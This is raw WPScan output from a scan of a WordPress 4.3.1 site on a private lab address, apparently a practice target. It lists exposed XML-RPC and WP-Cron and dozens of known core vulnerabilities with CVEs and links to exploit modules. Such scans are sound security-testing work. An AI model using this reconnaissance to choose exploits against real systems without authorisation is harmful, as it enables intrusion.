       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart


[+] URL: http://192.168.56.102/ [192.168.56.102]
[+] Started: Wed Jul 27 09:36:24 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://192.168.56.102/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.102/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC Pingback API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress ghost scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress xmlrpc dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://192.168.56.102/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.56.102/8684357.html, Match: 'wp-includes\/js\/wp-emoji-
release.min.js?ver=4.3.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.56.102/8684357.html, Match: 'WordPress 4.3.1'
 |
 | [!] 87 vulnerabilities identified:
 |
 | [!] Title: WordPress  3.7-4.4 - Authenticated Cross-Site Scripting (XSS)
 |     Fixed in: 4.3.2
 |     References:
 |      - https://wpscan.com/vulnerability/09329e59-1871-4eb7-b6ea-fd187cd8db23
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1564
 |      - https://wordpress.org/news/2016/01/wordpress-4-4-1-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/7ab65139c6838910426567849c7abed723932b87
 |
 | [!] Title: WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)
 |     Fixed in: 4.3.3
 |     References:
 |      - https://wpscan.com/vulnerability/b19b6a22-3ebf-488d-b394-b578cd23c959
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2222
 |      - https://wordpress.org/news/2016/02/wordpress-4-4-2-security-and-maintenance-release/
```

```
 |      - https://core.trac.wordpress.org/changeset/36435
 |      - https://hackerone.com/reports/110801
 |
 | [!] Title: WordPress 3.7-4.4.1 - Open Redirect
 |     Fixed in: 4.3.3
 |     References:
 |      - https://wpscan.com/vulnerability/8fba3ea1-553c-4426-ad00-03cc258bff3f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2221
 |      - https://wordpress.org/news/2016/02/wordpress-4-4-2-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/changeset/36444
 |
 | [!] Title: WordPress <= 4.4.2 - SSRF Bypass using Octal & Hexedecimal IP addresses
 |     Fixed in: 4.5
 |     References:
 |      - https://wpscan.com/vulnerability/0810e7fe-7212-49ae-8dd1-75260130b7f5
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4029
 |      - https://codex.wordpress.org/Version_4.5
 |      -
https://github.com/WordPress/WordPress/commit/af9f0520875eda686fd13a427fd3914d7aded049
 |
 | [!] Title: WordPress <= 4.4.2 - Reflected XSS in Network Settings
 |     Fixed in: 4.5
 |     References:
 |      - https://wpscan.com/vulnerability/238b69c9-4d56-4820-b09f-e778f108faf7
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6634
 |      - https://codex.wordpress.org/Version_4.5
 |      -
https://github.com/WordPress/WordPress/commit/cb2b3ed3c7d68f6505bfb5c90257e6aaa3e5fcb9
 |
 | [!] Title: WordPress <= 4.4.2 - Script Compression Option CSRF
 |     Fixed in: 4.5
 |     References:
 |      - https://wpscan.com/vulnerability/c0775703-ed52-4b6b-b395-7bf440ee0d77
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6635
 |      - https://codex.wordpress.org/Version 4.5
 |
 | [!] Title: WordPress 4.2-4.5.1 - MediaElement.js Reflected Cross-Site Scripting (XSS)
 |     Fixed in: 4.5.2
 |     References:
 |      - https://wpscan.com/vulnerability/60556c39-6fe7-4b69-a614-16202ba588ad
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4567
 |      - https://wordpress.org/news/2016/05/wordpress-4-5-2/
 |      -
https://github.com/WordPress/WordPress/commit/a493dc0ab5819c8b831173185f1334b7c3e02e36
 |      - https://gist.github.com/cure53/df34ea68c26441f3ae98f821ba1feb9c
 |
 | [!] Title: WordPress <= 4.5.1 - Pupload Same Origin Method Execution (SOME)
 |     Fixed in: 4.3.4
 |     References:
 |      - https://wpscan.com/vulnerability/a82a6c6f-1787-4adc-84dd-3151f1edfd06
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4566
 |      - https://wordpress.org/news/2016/05/wordpress-4-5-2/
 |      -
https://github.com/WordPress/WordPress/commit/c33e975f46a18f5ad611cf7e7c24398948cecef8
 |      - https://gist.github.com/cure53/09a81530a44f6b8173f545accc9ed07e
 |
 | [!] Title: WordPress 4.2-4.5.2 - Authenticated Attachment Name Stored XSS
 |     Fixed in: 4.3.5
 |     References:
 |      - https://wpscan.com/vulnerability/a4395fa3-a2ba-4aac-b195-679112dd2828
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5833
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5834
 |      - https://wordpress.org/news/2016/06/wordpress-4-5-3/
 |      -
https://github.com/WordPress/WordPress/commit/4372cdf45d0f49c74bbd4d60db7281de83e32648
 |
 | [!] Title: WordPress 3.6-4.5.2 - Authenticated Revision History Information Disclosure
 |     Fixed in: 4.3.5
 |     References:
 |      - https://wpscan.com/vulnerability/12a47b8e-83e8-47b1-9713-cdd690b069e5
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5835
 |      - https://wordpress.org/news/2016/06/wordpress-4-5-3/
 |      -
https://github.com/WordPress/WordPress/commit/a2904cc3092c391ac7027bc87f7806953d1a25a1
 |      - https://www.wordfence.com/blog/2016/06/wordpress-core-vulnerability-bypass-password-
protected-posts/
 |
```

```
 | [!] Title: WordPress 2.6.0-4.5.2 - Unauthorized Category Removal from Post
 |     Fixed in: 4.3.5
 |     References:
 |      - https://wpscan.com/vulnerability/897d068a-d3c1-4193-bc55-f65225265967
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5837
 |      - https://wordpress.org/news/2016/06/wordpress-4-5-3/
 |      -
https://github.com/WordPress/WordPress/commit/6d05c7521baa980c4efec411feca5e7fab6f307c
 |
 | [!] Title: WordPress 2.5-4.6 - Authenticated Stored Cross-Site Scripting via Image Filename
 |     Fixed in: 4.3.6
 |     References:
 |      - https://wpscan.com/vulnerability/e84eaf3f-677a-465a-8f96-ea4cf074c980
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7168
 |      - https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/c9e60dab176635d4bfaaf431c0ea891e4726d6e0
 |      -
https://sumofpwn.nl/advisory/2016/persistent cross site scripting vulnerability in wordpress du
e_to_unsafe_processing_of_file_names.html
 |      - https://seclists.org/fulldisclosure/2016/Sep/6
 |
 | [!] Title: WordPress 2.8-4.6 - Path Traversal in Upgrade Package Uploader
 |     Fixed in: 4.3.6
 |     References:
 |      - https://wpscan.com/vulnerability/7dcebd34-1a38-4f61-a116-bf8bf977b169
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7169
 |      - https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/54720a14d85bc1197ded7cb09bd3ea790caa0b6e
 |
 | [!] Title: WordPress 4.3-4.7 - Remote Code Execution (RCE) in PHPMailer
 |     Fixed in: 4.3.7
 |     References:
 |      - https://wpscan.com/vulnerability/146d60de-b03c-48c6-9b8b-344100f5c3d6
 |      - https://www.wordfence.com/blog/2016/12/phpmailer-vulnerability/
 |      - https://github.com/PHPMailer/PHPMailer/wiki/About-the-CVE-2016-10033-and-CVE-2016-
10045-vulnerabilities
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/24767c76d359231642b0ab48437b64e8c6c7f491
 |      - http://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-
Vuln.html
 |      - https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_phpmailer_host_header/
 |
 | [!] Title: WordPress 2.9-4.7 - Authenticated Cross-Site scripting (XSS) in update-core.php
 |     Fixed in: 4.3.7
 |     References:
 |      - https://wpscan.com/vulnerability/8b098363-1efb-4831-9b53-bb5d9770e8b4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5488
 |      -
https://github.com/WordPress/WordPress/blob/c9ea1de1441bb3bda133bf72d513ca9de66566c2/wp-
admin/update-core.php
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |
 | [!] Title: WordPress 3.4-4.7 - Stored Cross-Site Scripting (XSS) via Theme Name fallback
 |     Fixed in: 4.3.7
 |     References:
 |      - https://wpscan.com/vulnerability/6737b4a2-080c-454a-a16e-7fc59824c659
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5490
 |      - https://www.mehmetince.net/low-severity-wordpress/
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/ce7fb2934dd111e6353784852de8aea2a938b359
 |
 | [!] Title: WordPress <= 4.7 - Post via Email Checks mail.example.com by Default
 |     Fixed in: 4.3.7
 |     References:
 |      - https://wpscan.com/vulnerability/0a666ddd-a13d-48c2-85c2-bfdc9cd2a5fb
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5491
 |      -
https://github.com/WordPress/WordPress/commit/061e8788814ac87706d8b95688df276fe3c8596a
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |
 | [!] Title: WordPress 2.8-4.7 - Accessibility Mode Cross-Site Request Forgery (CSRF)
 |     Fixed in: 4.3.7
 |     References:
```

```
 |      - https://wpscan.com/vulnerability/e080c934-6a98-4726-8e7a-43a718d05e79
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5492
 |      -
https://github.com/WordPress/WordPress/commit/03e5c0314aeffe6b27f4b98fef842bf0fb00c733
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |
 | [!] Title: WordPress 3.0-4.7 - Cryptographically Weak Pseudo-Random Number Generator (PRNG)
 |     Fixed in: 4.3.7
 |     References:
 |      - https://wpscan.com/vulnerability/3e355742-6069-4d5d-9676-613df46e8c54
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5493
 |      -
https://github.com/WordPress/WordPress/commit/cea9e2dc62abf777e06b12ec4ad9d1aaa49b29f4
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |
 | [!] Title: WordPress 4.2.0-4.7.1 - Press This UI Available to Unauthorised Users
 |     Fixed in: 4.3.8
 |     References:
 |      - https://wpscan.com/vulnerability/c448e613-6714-4ad7-864f-77659b4da893
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5610
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/
 |      -
https://github.com/WordPress/WordPress/commit/21264a31e0849e6ff793a06a17de877dd88ea454
 |
 | [!] Title: WordPress 3.5-4.7.1 - WP_Query SQL Injection
 |     Fixed in: 4.3.8
 |     References:
 |      - https://wpscan.com/vulnerability/481e3398-ed2e-460a-af67-ff58027901d1
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5611
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/
 |      -
https://github.com/WordPress/WordPress/commit/85384297a60900004e27e417eac56d24267054cb
 |
 | [!] Title: WordPress 4.3.0-4.7.1 - Cross-Site Scripting (XSS) in posts list table
 |     Fixed in: 4.3.8
 |     References:
 |      - https://wpscan.com/vulnerability/e99e456e-375a-4475-8070-229bc0e30c65
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5612
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/
 |      -
https://github.com/WordPress/WordPress/commit/4482f9207027de8f36630737ae085110896ea849
 |
 | [!] Title: WordPress 3.6.0-4.7.2 - Authenticated Cross-Site Scripting (XSS) via Media File
Metadata
 |     Fixed in: 4.3.9
 |     References:
 |      - https://wpscan.com/vulnerability/2c5632d8-4d40-4099-9e8f-23afde51b56e
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6814
 |      - https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/28f838ca3ee205b6f39cd2bf23eb4e5f52796bd7
 |      -
https://sumofpwn.nl/advisory/2016/wordpress_audio_playlist_functionality_is_affected_by_cross_s
ite_scripting.html
 |      - https://seclists.org/oss-sec/2017/q1/563
 |
 | [!] Title: WordPress 2.8.1-4.7.2 - Control Characters in Redirect URL Validation
 |     Fixed in: 4.3.9
 |     References:
 |      - https://wpscan.com/vulnerability/d40374cf-ee95-40b7-9dd5-dbb160b877b1
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6815
 |      - https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/288cd469396cfe7055972b457eb589cea51ce40e
 |
 | [!] Title: WordPress  4.0-4.7.2 - Authenticated Stored Cross-Site Scripting (XSS) in YouTube
URL Embeds
 |     Fixed in: 4.3.9
 |     References:
 |      - https://wpscan.com/vulnerability/3ee54fc3-f4b4-4c35-8285-9d6719acecf0
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6817
 |      - https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/419c8d97ce8df7d5004ee0b566bc5e095f0a6ca8
 |      - https://blog.sucuri.net/2017/03/stored-xss-in-wordpress-core.html
 |
 | [!] Title: WordPress 4.2-4.7.2 - Press This CSRF DoS
```

```
 |     Fixed in: 4.3.9
 |     References:
 |      - https://wpscan.com/vulnerability/003d94a5-a075-47e5-a69e-eeaf9b7a3269
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6819
 |      - https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/263831a72d08556bc2f3a328673d95301a152829
 |      -
https://sumofpwn.nl/advisory/2016/cross_site_request_forgery_in_wordpress_press_this_function_a
llows_dos.html
 |      - https://seclists.org/oss-sec/2017/q1/562
 |      - https://hackerone.com/reports/153093
 |
 | [!] Title: WordPress 2.3-4.8.3 - Host Header Injection in Password Reset
 |     References:
 |      - https://wpscan.com/vulnerability/b3f2f3db-75e4-4d48-ae5e-d4ff172bc093
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8295
 |      - https://exploitbox.io/vuln/WordPress-Exploit-4-7-Unauth-Password-Reset-0day-CVE-2017-
8295.html
 |      - https://blog.dewhurstsecurity.com/2017/05/04/exploitbox-wordpress-security-
advisories.html
 |      - https://core.trac.wordpress.org/ticket/25239
 |
 | [!] Title: WordPress 2.7.0-4.7.4 - Insufficient Redirect Validation
 |     Fixed in: 4.3.11
 |     References:
 |      - https://wpscan.com/vulnerability/e9e59e08-0586-4332-a394-efb648c7cd84
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9066
 |      -
https://github.com/WordPress/WordPress/commit/76d77e927bb4d0f87c7262a50e28d84e01fd2b11
 |      - https://wordpress.org/news/2017/05/wordpress-4-7-5/
 |
 | [!] Title: WordPress 2.5.0-4.7.4 - Post Meta Data Values Improper Handling in XML-RPC
 |     Fixed in: 4.3.11
 |     References:
 |      - https://wpscan.com/vulnerability/973c55ed-e120-46a1-8dbb-538b54d03892
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9062
 |      - https://wordpress.org/news/2017/05/wordpress-4-7-5/
 |      -
https://github.com/WordPress/WordPress/commit/3d95e3ae816f4d7c638f40d3e936a4be19724381
 |
 | [!] Title: WordPress 3.4.0-4.7.4 - XML-RPC Post Meta Data Lack of Capability Checks
 |     Fixed in: 4.3.11
 |     References:
 |      - https://wpscan.com/vulnerability/a5a4f4ca-19e5-4665-b501-5c75e0f56001
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9065
 |      - https://wordpress.org/news/2017/05/wordpress-4-7-5/
 |      -
https://github.com/WordPress/WordPress/commit/e88a48a066ab2200ce3091b131d43e2fab2460a4
 |
 | [!] Title: WordPress 2.5.0-4.7.4 - Filesystem Credentials Dialog CSRF
 |     Fixed in: 4.3.11
 |     References:
 |      - https://wpscan.com/vulnerability/efe46d58-45e4-4cd6-94b3-1a639865ba5b
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9064
 |      - https://wordpress.org/news/2017/05/wordpress-4-7-5/
 |      -
https://github.com/WordPress/WordPress/commit/38347d7c580be4cdd8476e4bbc653d5c79ed9b67
 |      -
https://sumofpwn.nl/advisory/2016/cross_site_request_forgery_in_wordpress_connection_informatio
n.html
 |
 | [!] Title: WordPress 3.3-4.7.4 - Large File Upload Error XSS
 |     Fixed in: 4.3.11
 |     References:
 |      - https://wpscan.com/vulnerability/78ae4791-2703-4fdd-89b2-76c674994acf
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9061
 |      - https://wordpress.org/news/2017/05/wordpress-4-7-5/
 |      -
https://github.com/WordPress/WordPress/commit/8c7ea71edbbffca5d9766b7bea7c7f3722ffafa6
 |      - https://hackerone.com/reports/203515
 |      - https://hackerone.com/reports/203515
 |
 | [!] Title: WordPress 3.4.0-4.7.4 - Customizer XSS & CSRF
 |     Fixed in: 4.3.11
 |     References:
 |      - https://wpscan.com/vulnerability/e9535a5c-c6dc-4742-be40-1b94a718d3f3
```

```
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9063
 |      - https://wordpress.org/news/2017/05/wordpress-4-7-5/
 |      -
https://github.com/WordPress/WordPress/commit/3d10fef22d788f29aed745b0f5ff6f6baea69af3
 |
 | [!] Title: WordPress 2.3.0-4.8.1 - $wpdb->prepare() potential SQL Injection
 |     Fixed in: 4.3.12
 |     References:
 |      - https://wpscan.com/vulnerability/9b3414c0-b33b-4c55-adff-718ff4c3195d
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14723
 |      - https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/70b21279098fc973eae803693c0705a548128e48
 |      -
https://github.com/WordPress/WordPress/commit/fc930d3daed1c3acef010d04acc2c5de93cd18ec
 |
 | [!] Title: WordPress 2.3.0-4.7.4 - Authenticated SQL injection
 |     Fixed in: 4.7.5
 |     References:
 |      - https://wpscan.com/vulnerability/95e87ae5-eb01-4e27-96d3-b1f013deff1c
 |      - https://medium.com/websec/wordpress-sqli-bbb2afcc8e94
 |      - https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/70b21279098fc973eae803693c0705a548128e48
 |      - https://wpvulndb.com/vulnerabilities/8905
 |
 | [!] Title: WordPress 2.9.2-4.8.1 - Open Redirect
 |     Fixed in: 4.3.12
 |     References:
 |      - https://wpscan.com/vulnerability/571beae9-d92d-4f9b-aa9f-7c94e33683a1
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14725
 |      - https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/changeset/41398
 |
 | [!] Title: WordPress 3.0-4.8.1 - Path Traversal in Unzipping
 |     Fixed in: 4.3.12
 |     References:
 |      - https://wpscan.com/vulnerability/d74ee25a-d845-46b5-afa6-b0a917b7737a
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14719
 |      - https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/changeset/41457
 |      - https://hackerone.com/reports/205481
 |
 | [!] Title: WordPress 4.2.3-4.8.1 - Authenticated Cross-Site Scripting (XSS) in Visual Editor
 |     Fixed in: 4.3.12
 |     References:
 |      - https://wpscan.com/vulnerability/e525b3ed-866e-4c48-8715-19fc8be14939
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14726
 |      - https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/changeset/41395
 |      - https://blog.sucuri.net/2017/09/stored-cross-site-scripting-vulnerability-in-
wordpress-4-8-1.html
 |
 | [!] Title: WordPress <= 4.8.2 - $wpdb->prepare() Weakness
 |     Fixed in: 4.3.13
 |     References:
 |      - https://wpscan.com/vulnerability/c161f0f0-6527-4ba4-a43d-36c644e250fc
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-16510
 |      - https://wordpress.org/news/2017/10/wordpress-4-8-3-security-release/
 |      -
https://github.com/WordPress/WordPress/commit/a2693fd8602e3263b5925b9d799ddd577202167d
 |      - https://twitter.com/ircmaxell/status/923662170092638208
 |      - https://blog.ircmaxell.com/2017/10/disclosure-wordpress-wpdb-sql-injection-
technical.html
 |
 | [!] Title: WordPress 2.8.6-4.9 - Authenticated JavaScript File Upload
 |     Fixed in: 4.3.14
 |     References:
 |      - https://wpscan.com/vulnerability/0d2323bd-aecd-4d58-ba4b-597a43034f57
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17092
 |      - https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/67d03a98c2cae5f41843c897f206adde299b0509
 |
 | [!] Title: WordPress 1.5.0-4.9 - RSS and Atom Feed Escaping
 |     Fixed in: 4.3.14
 |     References:
```

```
 |      - https://wpscan.com/vulnerability/1f71a775-e87e-47e9-9642-bf4bce99c332
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17094
 |      - https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/f1de7e42df29395c3314bf85bff3d1f4f90541de
 |
 | [!] Title: WordPress 4.3.0-4.9 - HTML Language Attribute Escaping
 |     Fixed in: 4.3.14
 |     References:
 |      - https://wpscan.com/vulnerability/a6281b30-c272-4d44-9420-2ebd3c8ff7da
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17093
 |      - https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/3713ac5ebc90fb2011e98dfd691420f43da6c09a
 |
 | [!] Title: WordPress 3.7-4.9 - 'newbloguser' Key Weak Hashing
 |     Fixed in: 4.3.14
 |     References:
 |      - https://wpscan.com/vulnerability/809f68d5-97aa-44e5-b181-cc7bdf5685c5
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17091
 |      - https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/eaf1cfdc1fe0bdffabd8d879c591b864d833326c
 |
 | [!] Title: WordPress 3.7-4.9.1 - MediaElement Cross-Site Scripting (XSS)
 |     Fixed in: 4.3.15
 |     References:
 |      - https://wpscan.com/vulnerability/6ac45244-9f09-4e9c-92f3-f339d450fe72
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5776
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-9263
 |      -
https://github.com/WordPress/WordPress/commit/3fe9cb61ee71fcfadb5e002399296fcc1198d850
 |      - https://wordpress.org/news/2018/01/wordpress-4-9-2-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/ticket/42720
 |
 | [!] Title: WordPress <= 4.9.4 - Application Denial of Service (DoS) (unpatched)
 |     References:
 |      - https://wpscan.com/vulnerability/5e0c1ddd-fdd0-421b-bdbe-3eee6b75c919
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6389
 |      - https://baraktawily.blogspot.fr/2018/02/how-to-dos-29-of-world-wide-websites.html
 |      - https://github.com/quitten/doser.py
 |      - https://thehackernews.com/2018/02/wordpress-dos-exploit.html
 |
 | [!] Title: WordPress 3.7-4.9.4 - Remove localhost Default
 |     Fixed in: 4.3.16
 |     References:
 |      - https://wpscan.com/vulnerability/835614a2-ad92-4027-b485-24b39038171d
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10101
 |      - https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/804363859602d4050d9a38a21f5a65d9aec18216
 |
 | [!] Title: WordPress 3.7-4.9.4 - Use Safe Redirect for Login
 |     Fixed in: 4.3.16
 |     References:
 |      - https://wpscan.com/vulnerability/01b587e0-0a86-47af-a088-6e5e350e8247
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10100
 |      - https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/14bc2c0a6fde0da04b47130707e01df850eedc7e
 |
 | [!] Title: WordPress 3.7-4.9.4 - Escape Version in Generator Tag
 |     Fixed in: 4.3.16
 |     References:
 |      - https://wpscan.com/vulnerability/2b7c77c3-8dbc-4a2a-9ea3-9929c3373557
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10102
 |      - https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/31a4369366d6b8ce30045d4c838de2412c77850d
 |
 | [!] Title: WordPress <= 4.9.6 - Authenticated Arbitrary File Deletion
 |     Fixed in: 4.3.17
 |     References:
 |      - https://wpscan.com/vulnerability/42ab2bd9-bbb1-4f25-a632-1811c5130bb4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-12895
 |      - https://blog.ripstech.com/2018/wordpress-file-delete-to-code-execution/
```

```
 |      - http://blog.vulnspy.com/2018/06/27/Wordpress-4-9-6-Arbitrary-File-Delection-
Vulnerbility-Exploit/
 |      -
https://github.com/WordPress/WordPress/commit/c9dce0606b0d7e6f494d4abe7b193ac046a322cd
 |      - https://wordpress.org/news/2018/07/wordpress-4-9-7-security-and-maintenance-release/
 |      - https://www.wordfence.com/blog/2018/07/details-of-an-additional-file-deletion-
vulnerability-patched-in-wordpress-4-9-7/
 |
 | [!] Title: WordPress <= 5.0 - Authenticated File Delete
 |     Fixed in: 4.3.18
 |     References:
 |      - https://wpscan.com/vulnerability/e3ef8976-11cb-4854-837f-786f43cbdf44
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20147
 |      - https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
 |
 | [!] Title: WordPress <= 5.0 - Authenticated Post Type Bypass
 |     Fixed in: 4.3.18
 |     References:
 |      - https://wpscan.com/vulnerability/999dba5a-82fb-4717-89c3-6ed723cc7e45
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20152
 |      - https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
 |      - https://blog.ripstech.com/2018/wordpress-post-type-privilege-escalation/
 |
 | [!] Title: WordPress <= 5.0 - PHP Object Injection via Meta Data
 |     Fixed in: 4.3.18
 |     References:
 |      - https://wpscan.com/vulnerability/046ff6a0-90b2-4251-98fc-b7fba93f8334
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20148
 |      - https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
 |
 | [!] Title: WordPress <= 5.0 - Authenticated Cross-Site Scripting (XSS)
 |     Fixed in: 4.3.18
 |     References:
 |      - https://wpscan.com/vulnerability/3182002e-d831-4412-a27d-a5e39bb44314
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20153
 |      - https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
 |
 | [!] Title: WordPress <= 5.0 - Cross-Site Scripting (XSS) that could affect plugins
 |     Fixed in: 4.3.18
 |     References:
 |      - https://wpscan.com/vulnerability/7f7a0795-4dd7-417d-804e-54f12595d1e4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20150
 |      - https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
 |      -
https://github.com/WordPress/WordPress/commit/fb3c6ea0618fcb9a51d4f2c1940e9efcd4a2d460
 |
